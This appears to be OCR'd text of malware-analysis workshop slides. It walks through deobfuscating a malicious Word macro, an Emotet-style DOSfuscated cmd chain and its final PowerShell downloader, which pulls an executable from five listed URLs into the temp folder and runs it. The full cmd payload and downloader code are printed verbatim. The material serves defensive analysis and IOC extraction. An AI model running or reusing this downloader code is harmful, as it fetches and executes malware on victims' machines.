
As we did before, double-click the file and tell Windows to open the bad boy using Word.

When Word opens, you will see the “Enable Editing” button as shown on this slide.
BE CAREFUL! You want to click the “Enable Editing” button, but DO NOT CLICK THE “Enable Content” button that will show up next!

Open the VBA Editor as you wish, either via the Developer pane or via Alt+F11. In the VBA Editor:

- Ensure you still have the Immediate window displayed (if not, enable it!)
- Using the Project window pane at the top-left side of the editor, select Modules -> o7731

You should now see the content as we have it on this slide.



Clicking around a bit, you will notice that the `m9854` class is empty. Additionally, you'll notice that the form `w6491` looks to be empty. In our case, we need not be concerned with either of these. However, note that seemingly empty forms can be misleading. Sometimes, attackers embed data within the metadata of a form. The form itself will look blank, but VBA can pull metadata from the form and use it within the scripting engine. These metadata items can be encryption keys, required parameters for functions, random variable assignments, all kinds of stuff. Not the case today, but just 'member for the future!

Anywho, let's return focus to the `o7731` module.

The code we face, as many like it, conceals its actual intentions via the use of obfuscated strings. Furthermore, the code contains many sections statements/arguments/etc. that do nothing productive. The use of erroneous code works in several ways, the two most prominent of which being signature evasion along with general obfuscation. This "fluffy BS" (as I like to call it) code can be replaced with similar code in future campaigns in order to continue evading signature-based detection tools. For example, the first few lines of code within `f5478()` do nothing other than serve to obfuscate/evade.

In fact, each of the three functions listed on this slide begin with "fluffy BS" code!

During my initial evaluation of this sample, I found the line of code most interesting to us quickly. There's an `autoopen()` function that contains a single line of code:

```
k205 = Array(i7356, v4323, n1402, w5760, r1506, r7945,
Shell(f5478 + d6892 + i4828 + m2461, 0), s5163, k6757, z7335,
f1090, j3225)
```

This line of code sets the variable `k205` to an array with various values, one of which just happens to be:
`Shell(f5478 + d6892 + i4828 + m2461, 0)`

Oh hey look! We have a sneaky little call to the `Shell` function! As usual, the `Shell` function accepts two parameters: The code to run and the window type. As we've seen before, the window type is `0`. This corroborates with the information provided by `olevba`, which told use that `Shell` was used within this code.


Just like we did with our previous sample, we're going to comment out this line and use `Debug.Print`:

- Comment out the `k205` variable line (line 118)

- Add a new line to the code with the following:
  `Debug.Print f5478 + d6892 + i4828 + m2461`
- Save the file
- Enable content via the “Enable Content” button
- Return to the VBA Editor (Alt+F11)

Upon returning to the VBA Editor, you’ll find the next stage of the attack code within the Immediate window. Click in the window, select all, and copy the contents. You’ll notice there’s a line feed within the data (between `27;2;56;` and `62;73;57`). Remove it so that the data looks as such:

```
c:\w3945\z2413\n5093\..\..\..\windows\system32\cmd.exe /c
%ProgramData:~0,1%%ProgramData:~9,2% /V:O/C"set
8ic=Bla:.Ms,=80FI@/'9WOA$2PDSwLm}5Eh 4z;\bG{oyjQ36i~K_-
HVcCfrtNnpUk(gdu+7ZTv1ex)%&&for %h in
(60;40;25;76;22;61;0;26;12;54;3;47;29;7;72;76;56;76;24;30;24;2
4;12;18;58;58;19;5;30;3;47;50;33;7;72;76;31;76;70;30;5;22;3;47
;50;44;7;72;76;1;1;32;20;42;29;44;68;68;8;15;42;44;29;21;72;15
;35;20;65;9;44;33;10;8;59;73;25;50;40;37;42;73;53;57;32;58;73;
57;4;17;73;37;54;1;46;73;59;57;35;20;42;68;68;72;8;15;31;57;57
;60;3;14;14;25;25;25;4;2;59;46;27;40;65;73;56;59;73;4;53;40;27
;14;62;53;56;40;65;68;48;53;46;66;2;56;37;46;62;49;1;69;18;13;
31;57;57;60;3;14;14;55;57;60;4;6;60;37;71;4;40;56;64;14;41;52;
45;54;66;2;65;71;69;44;71;68;38;49;45;10;70;62;13;31;57;57;60;
3;14;14;25;46;42;65;40;73;59;37;73;57;73;56;4;37;73;14;62;69;7
2;41;25;56;68;66;49;56;43;26;13;31;57;57;60;3;14;14;2;59;46;27
;40;65;73;56;59;73;4;53;40;27;14;45;51;68;37;61;68;55;23;52;73
;64;69;6;23;55;49;42;27;19;13;31;57;57;60;3;14;14;56;73;2;1;64
;73;59;50;27;2;56;62;73;57;46;59;64;4;59;1;14;10;45;41;11;21;1
8;27;41;52;9;15;4;24;60;1;46;57;63;15;13;15;75;35;20;34;16;29;
29;68;8;15;2;33;33;33;33;15;35;20;65;16;9;45;72;32;8;32;15;29;
16;15;35;20;55;72;44;45;44;8;15;56;44;10;44;15;35;20;34;45;21;
44;44;8;20;73;59;71;3;57;73;27;60;67;15;36;15;67;20;65;16;9;45
;72;67;15;4;73;74;73;15;35;55;40;56;73;2;53;31;63;20;27;44;21;
9;33;32;46;59;32;20;42;68;68;72;75;39;57;56;41;39;20;65;9;44;3
3;10;4;23;40;25;59;1;40;2;65;11;46;1;73;63;20;27;44;21;9;33;7;
32;20;34;45;21;44;44;75;35;20;6;16;68;16;33;8;15;6;16;10;72;15
;35;12;55;32;63;63;38;73;57;50;12;57;73;27;32;20;34;45;21;44;4
4;75;4;1;73;59;64;57;31;32;50;64;73;32;33;10;10;10;10;75;32;39
;12;59;71;40;62;73;50;12;57;73;27;32;20;34;45;21;44;44;35;20;6
5;29;33;29;16;8;15;56;9;21;44;33;15;35;37;56;73;2;62;35;28;28;
53;2;57;53;31;39;28;28;20;66;72;45;72;68;8;15;42;45;68;68;10;1
5;35;84)do set yPDg=!yPDg!!8ic:~%h,1!&&if %h gtr 83 echo
!yPDg:~6!|cmd"
```



This code is an example of DOSfuscation, just like we talked about earlier in the workshop. Let's break it down piece-by-piece:

`c:\w3945\z2413\n5093\..\..\..\windows\system32\cmd.exe /c`

- Uses directory traversal silliness to launch `cmd.exe` with the argument `-c`, which is used to supply a command to the program
- The first portion "goes into" three directories of BS, but then backs out three directories using the parent directory shortcut of "`..`"
- Heck, the code could have used `c:\this-is\super-fake\and-doesnt-matter\..\..\..\windows\system32\cmd.exe` to the same effect

`%ProgramData:~0,1%%ProgramData:~9,2% /V:O/C`

- Uses string splicing with environment variables to form the command `cmd.exe /V:O /C`
- `%ProgramData:~0,1%` is a string splice that says "Using the `%ProgramData%` variable, start at the beginning of the variable, and take one character of data (i.e. `:~0-1`)." This is the same as saying "grab the first character of the `%ProgramData%` variable
- On most Windows installations, the `%ProgramData%` variable will begin with `c:\blahblah`, so we're just taking the letter "`C`"

```
Example:
C:\Users\dc27workshop>echo %ProgramData%
C:\ProgramData

C:\Users\dc27workshop>echo %ProgramData:~0,1%
C
```

The second string splice, `%%ProgramData:~9,2%`, says "Using the `%ProgramData%` variable, start after the ninth character (9), and take two characters of data (i.e. :~9-2)." In this case, it happens to be "mD", which gives us C + mD == `CmD`

```
C:\Users\SurfKahuna>echo %ProgramData%
C:\ProgramData

C:\Users\SurfKahuna>echo %ProgramData:~9,2%
mD
```

Thus, we have `%ProgramData:~0,1%%ProgramData:~9,2% /V:O/C == CmD /V:O /C`

- The script is running another prompt within the one it opened (to hide within an additional prompt pipeline)
- The `/V:O` argument is used to enable delayed environmental variable expansion
- This allows scripts to refer to variables using `!VariableName!` notation to add data to a variable during runtime
- Finally, we have another `/C`, which is used to provide a command to the new prompt

For loops in the Windows Command Prompt:
https://ss64.com/nt/for.html

Delayed expansion in the Command Prompt:
https://ss64.com/nt/delayedexpansion.html

- Can also be set using `SETLOCAL EnableDelayedExpansion`

```
set 8ic=Bla:.Ms,=80FI@/'9WOA$2PDSwLm}5Eh 4z;\bG{oyjQ36i~K_-
HVcCfrtNnpUk(gdu+7ZTv1ex)%&&for %h in
(60;40;25;76;22;61;0;26;12;54;3;47;29;7;72;76;56;76;24;30;24;24;12;18;58;58;19;5;30;3;47
;50;33;7;72;76;31;76;70;30;5;22;3;47;50;44;7;72;76;1;1;32;20;42;29;44;68;68;8;15;42;44;2
9;21;72;15;35;20;65;9;44;33;10;8;59;73;25;50;40;37;42;73;53;57;32;58;73;57;4;17;73;37;54
;1;46;73;59;57;35;20;42;68;68;72;8;15;31;57;57;60;3;14;14;25;25;25;4;2;59;46;27;40;65;73
;56;59;73;4;53;40;27;14;62;53;56;40;65;68;48;53;46;66;2;56;37;46;62;49;1;69;18;13;31;57;
57;60;3;14;14;55;57;60;4;6;60;37;71;4;40;56;64;14;41;52;45;54;66;2;65;71;69;44;71;68;38;
49;45;10;70;62;13;31;57;57;60;3;14;14;25;46;42;65;40;73;59;37;73;57;73;56;4;37;73;14;62;
69;72;41;25;56;68;66;49;56;43;26;13;31;57;57;60;3;14;14;2;59;46;27;40;65;73;56;59;73;4;5
3;40;27;14;45;51;68;37;61;68;55;23;52;73;64;69;6;23;55;49;42;27;19;13;31;57;57;60;3;14;1
4;56;73;2;1;64;73;59;50;27;2;56;62;73;57;46;59;64;4;59;1;14;10;45;41;11;21;18;27;41;52;9
;15;4;24;60;1;46;57;63;15;13;15;75;35;20;34;16;29;29;68;8;15;2;33;33;33;33;15;35;20;65;1
6;9;45;72;32;8;32;15;29;16;15;35;20;55;72;44;45;44;8;15;56;44;10;44;15;35;20;34;45;21;44
;44;8;20;73;59;71;3;57;73;27;60;67;15;36;15;67;20;65;16;9;45;72;67;15;4;73;74;73;15;35;5
5;40;56;73;2;53;31;63;20;27;44;21;9;33;32;46;59;32;20;42;68;68;72;75;39;57;56;41;39;20;6
5;9;44;33;10;4;23;40;25;59;1;40;2;65;11;46;1;73;63;20;27;44;21;9;33;7;32;20;34;45;21;44;
44;75;35;20;6;16;68;16;33;8;15;6;16;10;72;15;35;12;55;32;63;63;38;73;57;50;12;57;73;27;3
2;20;34;45;21;44;44;75;4;1;73;59;64;57;31;32;50;64;73;32;33;10;10;10;10;75;32;39;12;59;7
1;40;62;73;50;12;57;73;27;32;20;34;45;21;44;44;35;20;65;29;33;29;16;8;15;56;9;21;44;33;1
5;35;37;56;73;2;62;35;28;28;53;2;57;53;31;39;28;28;20;66;72;45;72;68;8;15;42;45;68;68;10
;15;35;84)do set yPDg=!yPDg!!8ic:~%h,1!&&if %h gtr 83 echo !yPDg:~6!|cmd
```

What we're left with is the next piece to the puzzle. We know we have embedded prompts within prompts, but this is the code that does the actual damage. Let's break it down!

```
set 8ic=Bla:.Ms,=80FI@/'9WOA$2PDSwLm}5Eh 4z;\bG{oyjQ36i~K_-
HVcCfrtNnpUk(gdu+7ZTv1ex)% &&
```

- The `set` command is used to create an environment variable, which is this case is named `8ic`
- The `8ic` variable is set to `Bla:.Ms,=80FI@/'9WOA$2PDSwLm}5Eh 4z;\bG{oyjQ36i~K_-HVcCfrtNnpUk(gdu+7ZTv1ex)%`
- `&&` is used to run another command *only if the first command return successfully*
- As a note, `&` can be used to run a follow-up command regardless of the first commands return status

```
for %h in
(60;40;25;76;22;61;0;26;12;54;3;47;29;7;72;76;56;76;24;30;24;
24;12;18;58;58;19;5;30;3;47;50;33;7;72;76;31;76;70;30;5;22;3;
47;50;44;7;72;76;1;1;32;20;42;29;44;68;68;8;15;42;44;29;21;72
;15;35;20;65;9;44;33;10;8;59;73;25;50;40;37;42;73;53;57;32;58
;73;57;4;17;73;37;54;1;46;73;59;57;35;20;42;68;68;72;8;15;31;
57;57;60;3;14;14;25;25;25;4;2;59;46;27;40;65;73;56;59;73;4;53
```

```
;40;27;14;62;53;56;40;65;68;48;53;46;66;2;56;37;46;62;49;1;69;
18;13;31;57;57;60;3;14;14;55;57;60;4;6;60;37;71;4;40;56;64;14;
41;52;45;54;66;2;65;71;69;44;71;68;38;49;45;10;70;62;13;31;57;
57;60;3;14;14;25;46;42;65;40;73;59;37;73;57;73;56;4;37;73;14;6
2;69;72;41;25;56;68;66;49;56;43;26;13;31;57;57;60;3;14;14;2;59
;46;27;40;65;73;56;59;73;4;53;40;27;14;45;51;68;37;61;68;55;23
;52;73;64;69;6;23;55;49;42;27;19;13;31;57;57;60;3;14;14;56;73;
2;1;64;73;59;50;27;2;56;62;73;57;46;59;64;4;59;1;14;10;45;41;1
1;21;18;27;41;52;9;15;4;24;60;1;46;57;63;15;13;15;75;35;20;34;
16;29;29;68;8;15;2;33;33;33;33;15;35;20;65;16;9;45;72;32;8;32;
15;29;16;15;35;20;55;72;44;45;44;8;15;56;44;10;44;15;35;20;34;
45;21;44;44;8;20;73;59;71;3;57;73;27;60;67;15;36;15;67;20;65;1
6;9;45;72;67;15;4;73;74;73;15;35;55;40;56;73;2;53;31;63;20;27;
44;21;9;33;32;46;59;32;20;42;68;68;72;75;39;57;56;41;39;20;65;
9;44;33;10;4;23;40;25;59;1;40;2;65;11;46;1;73;63;20;27;44;21;9
;33;7;32;20;34;45;21;44;44;75;35;20;6;16;68;16;33;8;15;6;16;10
;72;15;35;12;55;32;63;63;38;73;57;50;12;57;73;27;32;20;34;45;2
1;44;44;75;4;1;73;59;64;57;31;32;50;64;73;32;33;10;10;10;10;75
;32;39;12;59;71;40;62;73;50;12;57;73;27;32;20;34;45;21;44;44;3
5;20;65;29;33;29;16;8;15;56;9;21;44;33;15;35;37;56;73;2;62;35;
28;28;53;2;57;53;31;39;28;28;20;66;72;45;72;68;8;15;42;45;68;6
8;10;15;35;84) do set yPDg=!yPDg!!8ic:~%h,1!
```

This for loop goes through all the values within the parenthesis, using each one as `%h`, running the do set portion with each value.

`do set yPDg=!yPDg!!8ic:~%h,1!`

- For each value in the for loop, append to the variable `yPDg` the value of the string splice `8ic:~%h,1`
- If you remember, `8ic` was set above – We simply go `%h` characters into the variable and take the character at that value
- As an example, for the first iteration of the loop, the value will be `yPDg=!yPDg!!8ic:~60,1!` (i.e. take the 61st character)
- The 61st character in `8ic` is “p”
- The second iteration of the loop would yield `yPDg=!yPDg!!8ic:~40,1!`
- The 40th character in `8ic` is “o”


After the `for` loop and `do set` portions, we have (spaces added for readability):
`if %h gtr 83 echo !yPDg:~6! | cmd`

As you can see, the final value of `%h` will be 84, which will cause this echo statement to occur

- We have another string splice, which will take the 7th to N character of the `yPDg` variable and echo the contents
- Finally we see that we echo these contents to a final command prompt

- Thus, once we hit echo `!yPDg:~6!`, we have our final code

For additional details on command prompt command delimiters, see:
https://ss64.com/nt/syntax-redirection.html
and https://stackoverflow.com/questions/28889954/what-does-in-this-batch-file



To decode this sucker, we can use the command prompt itself to perform the deobfuscation. Sure, we could probably use one of Daniel Bohannon's tools (pssst, https://github.com/danielbohannon/Invoke-DOSfuscation) to do the work, but it's fun to let the OS do the work for us ☺.

MAKE SURE that you perform the following step within your Windows malware VM!

DO NOT run this command on your Windows host, should you be running Windows.

Hey. Seriously. **BE CAREFUL!**

In your Windows malware VM, open a command prompt with delayed expansion enabled:
- Hit "Windows key + R" to open the run dialogue
- Enter `cmd /V:O` and hit enter
- This will open a command prompt with delayed expansion enabled

In this command prompt, copy and paste the following, then hit enter:

```
set 8ic=Bla:.Ms,=80FI@/'9WOA$2PDSwLm}5Eh 4z;\bG{oyjQ36i~K_-
HVcCfrtNnpUk(gdu+7ZTv1ex)%&&for %h in
(60;40;25;76;22;61;0;26;12;54;3;47;29;7;72;76;56;76;24;30;24;
24;12;18;58;58;19;5;30;3;47;50;33;7;72;76;31;76;70;30;5;22;3;
47;50;44;7;72;76;1;1;32;20;42;29;44;68;68;8;15;42;44;29;21;72
;15;35;20;65;9;44;33;10;8;59;73;25;50;40;37;42;73;53;57;32;58
;73;57;4;17;73;37;54;1;46;73;59;57;35;20;42;68;68;72;8;15;31;
57;57;60;3;14;14;25;25;25;4;2;59;46;27;40;65;73;56;59;73;4;53
;40;27;14;62;53;56;40;65;68;48;53;46;66;2;56;37;46;62;49;1;69
;18;13;31;57;57;60;3;14;14;55;57;60;4;6;60;37;71;4;40;56;64;1
4;41;52;45;54;66;2;65;71;69;44;71;68;38;49;45;10;70;62;13;31;
57;57;60;3;14;14;25;46;42;65;40;73;59;37;73;57;73;56;4;37;73;
14;62;69;72;41;25;56;68;66;49;56;43;26;13;31;57;57;60;3;14;14
;2;59;46;27;40;65;73;56;59;73;4;53;40;27;14;45;51;68;37;61;68
;55;23;52;73;64;69;6;23;55;49;42;27;19;13;31;57;57;60;3;14;14
;56;73;2;1;64;73;59;50;27;2;56;62;73;57;46;59;64;4;59;1;14;10
;45;41;11;21;18;27;41;52;9;15;4;24;60;1;46;57;63;15;13;15;75;
35;20;34;16;29;29;68;8;15;2;33;33;33;33;15;35;20;65;16;9;45;7
```

```
2;32;8;32;15;29;16;15;35;20;55;72;44;45;44;8;15;56;44;10;44;15
;35;20;34;45;21;44;44;8;20;73;59;71;3;57;73;27;60;67;15;36;15;
67;20;65;16;9;45;72;67;15;4;73;74;73;15;35;55;40;56;73;2;53;31
;63;20;27;44;21;9;33;32;46;59;32;20;42;68;68;72;75;39;57;56;41
;39;20;65;9;44;33;10;4;23;40;25;59;1;40;2;65;11;46;1;73;63;20;
27;44;21;9;33;7;32;20;34;45;21;44;44;75;35;20;6;16;68;16;33;8;
15;6;16;10;72;15;35;12;55;32;63;63;38;73;57;50;12;57;73;27;32;
20;34;45;21;44;44;75;4;1;73;59;64;57;31;32;50;64;73;32;33;10;1
0;10;10;75;32;39;12;59;71;40;62;73;50;12;57;73;27;32;20;34;45;
21;44;44;35;20;65;29;33;29;16;8;15;56;9;21;44;33;15;35;37;56;7
3;2;62;35;28;28;53;2;57;53;31;39;28;28;20;66;72;45;72;68;8;15;
42;45;68;68;10;15;35;84)do set yPDg=!yPDg!!8ic:~%h,1!&&if %h
gtr 83 echo !yPDg:~6!
```

CAUTION: DO NOT include the `| cmd` at the end of this command! If you do, the code will actually run. We don't want that, as we just want the sucker to echo.


Once you hit enter, you'll see the for loop execute. This may take a few seconds. When done, you'll see the results of the echo `!yPDg:~6!` command, which will reveal the final (the real final, hah!) snippet of code:

```
pow%PUBLIC:~5,1%r%SESSIONNAME:~-4,1%h%TEMP:~-3,1%ll
$j5377='j3521';$d8340=new-object
Net.WebClient;$j771='http://www.animoderne.com/kcrod7Kciuarbik
_lZO@http://ftp.spbv.org/yV6CuadvZ3v7G_60Tk@http://wijdoenbete
r.be/kZ1ywr7u_rQL@http://animoderne.com/6H7bU7fDVegZsDf_jmA@ht
tp://realgen-
marketing.nl/06yF2OmyV8'.Split('@');$z9557='a4444';$d9861 =
'59';$f1363='r303';$z6233=$env:temp+'\'+$d9861+'.exe';foreach(
$m3284 in $j771){try{$d8340.DownloadFile($m3284,
$z6233);$s9794='s901';If ((Get-Item $z6233).length -ge 40000)
{Invoke-Item
$z6233;$d5459='r8234';break;}}catch{}}$u1617='j6770';"
```

The first portion of this is just the word `powershell`, also using DOSfuscation and string splicing:

```
C:\Windows\system32>echo pow%PUBLIC:~5,1%r%SESSIONNAME:~-
4,1%h%TEMP:~-3,1%ll
Powershell
```

FINALLY!! We now have the malicious PowerShell that we can analyze to obtain indicators of compromise (IOCs).



Copy and paste the final bit of PS scripting into a text editor, such as NotePad++. The code is jumbled, because it doesn't include newlines. You can add them via your favorite text editing by doing a find/replace for ";" and substituting with ";\n" if in *nix or ";\r\n" if you're in Windows.

If you're in a *nix environment, you can echo the data to `| perl -pe 's/;/;\n/g'` or something similar. If you're using macOS, just copy the code and run the following in the terminal (the script with newlines will now be on your clipboard):

```
pbpaste | perl -pe 's/;/;\n/g' | pbcopy
```

Let's break down the final portion of this ugly mutha!

- Like the VBA we reviewed, this code contains some code that serves only to obfuscate and/or evade signature detection
- The following lines don't actually do anything of value: 1, 4, 6, & 9

```
$d8340=new-object Net.WebClient;
```

- Creates a new WebClient, just like we saw used in our previous sample (used to download content)

```
$j771='http://www.animoderne.com/kcrod7Kciuarbik_lZO@http://f
```

```
tp.spbv.org/yV6CuadvZ3v7G_60Tk@http://wijdoenbeter.be/kZ1ywr7u
_rQL@http://animoderne.com/6H7bU7fDVegZsDf_jmA@http://realgen-
marketing.nl/06yF2OmyV8'.Split('@');
```

- Creates an array with five values
- Initially created as a string, but the `.Split('@')` method causes the string to be split at each occurrence of the `@` symbol, this creating an array of five different URLs:

```
http://www.animoderne[.]com/kcrod7Kciuarbik_lZO
http://ftp.spbv[.]org/yV6CuadvZ3v7G_60Tk
http://wijdoenbeter[.]be/kZ1ywr7u_rQL
http://animoderne[.]com/6H7bU7fDVegZsDf_jmA
http://realgen-marketing[.]nl/06yF2OmyV8

$d9861 = '59';
$z6233=$env:temp+'\'+$d9861+'.exe';
```

- These two lines are used to create a string with the location at which the script will be saving downloaded malware, such as:

```
 PS C:\Users\dc27workshop> $d9861 = '59';
$z6233=$env:temp+'\'+$d9861+'.exe';

Write-Host $z6233
C:\Users\DC27WO~1\AppData\Local\Temp\59.exe

foreach($m3284 in $j771)
{try
{$d8340.DownloadFile($m3284, $z6233);
$s9794='s901';
If ((Get-Item $z6233).length -ge 40000) {Invoke-Item $z6233;
$d5459='r8234';
break;
}}
catch{}}
$u1617='j6770';
```

Deobfuscated, this looks like:

```
foreach($x in $j771)
{try
{new-object Net.WebClient.DownloadFile($x,
$env:temp+'\59.exe');
If ((Get-Item $env:temp+'\59.exe').length -ge 40000)
{Invoke-Item $env:temp+'\59.exe';
 break;
}}
```

`catch{}}`

- This code loops through the five URLs found in the `$j771` variable
- For each URL, the code tries to download an executable from the URL
- If the download is successful (testing is done via the file size), the file is executed and the script breaks out of the loop
- If a download is NOT successful, the loop tries the next URL

For years Emotet has included five (5) different URLs within its downloaders. This allows the aggressors to keep each script in the wild a bit longer, as all five pieces of infrastructure need to be taken down for the downloader to fail.

